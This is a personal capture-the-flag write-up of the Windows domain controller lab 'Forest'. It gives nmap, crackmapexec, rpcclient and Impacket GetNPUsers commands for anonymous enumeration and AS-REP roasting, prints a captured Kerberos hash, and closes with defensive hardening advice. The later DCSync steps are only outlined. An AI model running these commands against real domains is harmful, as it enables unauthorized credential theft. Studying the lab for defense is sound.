Disclaimer: This article is a personal technical study note. Any operations described should only be performed in authorized environments. Users bear full responsibility for any misuse.
About Forest
Forest is an easy-difficulty Windows domain controller for a domain that also hosts an Exchange Server installation. The machine is a compact catalogue of Active Directory misconfigurations, and each step of the documented path corresponds to one of them:
- the domain controller accepts anonymous LDAP binds, which allows domain objects to be enumerated without credentials;
- a service account has Kerberos pre-authentication disabled, so a ticket can be requested for it and its password attacked offline;
- that service account belongs to the Account Operators group, which permits adding users to privileged groups;
- the Exchange-related groups it can reach carry rights that amount to DCSync, allowing the directory database to be replicated and NTLM hashes to be obtained.
The write-up below follows that path; the defensive reading is collected at the end of the article.
Preliminary
1 | nmap -sS -v -O -A -v 10.10.10.161 |
Scanning revealed that:
Several common ports for domain services were open.
- DNS - 53
- Kerberos 88 and 464
- LDAP - 389, 636, 3268, 3269
The corresponding UDP scan follows.
1 | nmap -sU -T5 10.10.10.161 -min-hostgroup 4 |
Enumerate SMB
Enumerate user

An SMB user enumeration module returns the account list without any credentials, which is the first sign that anonymous access is permitted more broadly than it should be.
1 | use auxiliary/scanner/smb/smb_enumusers |
The module returns the account list.
1 | crackmapexec smb 10.10.10.161 -u '' -p '' --users |

Both tools return the same account list.
Enumerate with rpcclient
Originally developed to test the MS-RPC functionality in Samba itself, rpcclient is now used by many system administrators to write scripts for managing Windows NT clients from UNIX workstations.


View domain information
1 | querydominfo |
Enumerate Domain Groups
1 | enumdomgroups |

Group Information Query
1 | querygroup [group Id] |


User information query
1 | querygroup 0x200 |
AS-REP Roasting

The GetNPUsers.py script is part of the Impacket tool suite. It lists accounts that have the option “Do not require Kerberos pre-authentication” set and requests a TGT for them; because the response is encrypted with a key derived from the account password, it can be saved and attacked offline, as shown below.
1 | python3 GetNPUsers.py -dc-ip 10.10.10.161 -request 'htb.local/' |

AS-REP Roasting applies when an account has the option “Do not require Kerberos pre-authentication” enabled. The option is disabled by default, so any account that has it turned on is an explicit configuration decision — and the response the KDC returns can be attacked offline with no prior access to the domain. The captured ticket has the following form.
1 | [email protected]:2aec3376b52c05a280cbb7092d08bd7d$bfc9c326edb4f049ee43c192e923455dc34cb18903902aa7b3d149391622a3322bdc330818f888aae176cb0c034732d29dd744d808abd3cad1f807d0a172d14d268d5ac36e5fd318e6295249a2b5483946208d15ed8fd7cdf1bd7b5921809d323b0b5e93c08706e75cd286129d9b1e9144c2f99b3a46957a27a5fb2b9d9a765e125c408c58e0eef2ef37e88e6282f87d8d872dd4af6b4c08674dd0501119a5b11b20744f94cda9af0bf7d62a78bbb79b1c0199c67596375295ada15347ff1f4c7fde37277fce76b11b0acf95446f8ab9a511be67252569b953c2e264833b3cebe5eee870284b |
John the Ripper then recovers the account password from that material offline.
Reference
防御启示
- Disable anonymous directory access: turn off anonymous LDAP binds and anonymous SMB enumeration on every domain controller (
dsHeaModify/RestrictAnonymous, plus SMB signing), so that account and group enumeration requires credentials. Audit which clients still rely on anonymous queries before enforcing it. - Require Kerberos pre-authentication for all accounts: an account with pre-authentication disabled can be attacked offline regardless of password length. Identify such accounts (
userAccountControlflagDONT_REQ_PREAUTH), re-enable the flag, and rotate the affected passwords; alert on AS-REQ requests for accounts that have the flag set. - Review privileged group membership: Account Operators and the Exchange-related groups are administrative tiers in practice. Any account placed in them can create or modify privileged identities, and Exchange’s Organization Management group carries permissions that reach directory replication. Review membership on a schedule and treat it as tier-0.
- Constrain DCSync rights: replication rights (
Replicating Directory Changes/... All) should be granted only to domain controllers and a very small number of documented service accounts. Alert on DRSUAPI replication requests coming from hosts that are not domain controllers — that traffic is the strongest signal of a DCSync attempt. - Limit the value of a dumped hash: use LAPS or another managed mechanism for local administrator passwords, keep administrative accounts out of day-to-day workstations, enable the Protected Users group and Credential Guard where the platform allows, and shorten the lifespan of service-account credentials so that an obtained hash is not permanently useful.


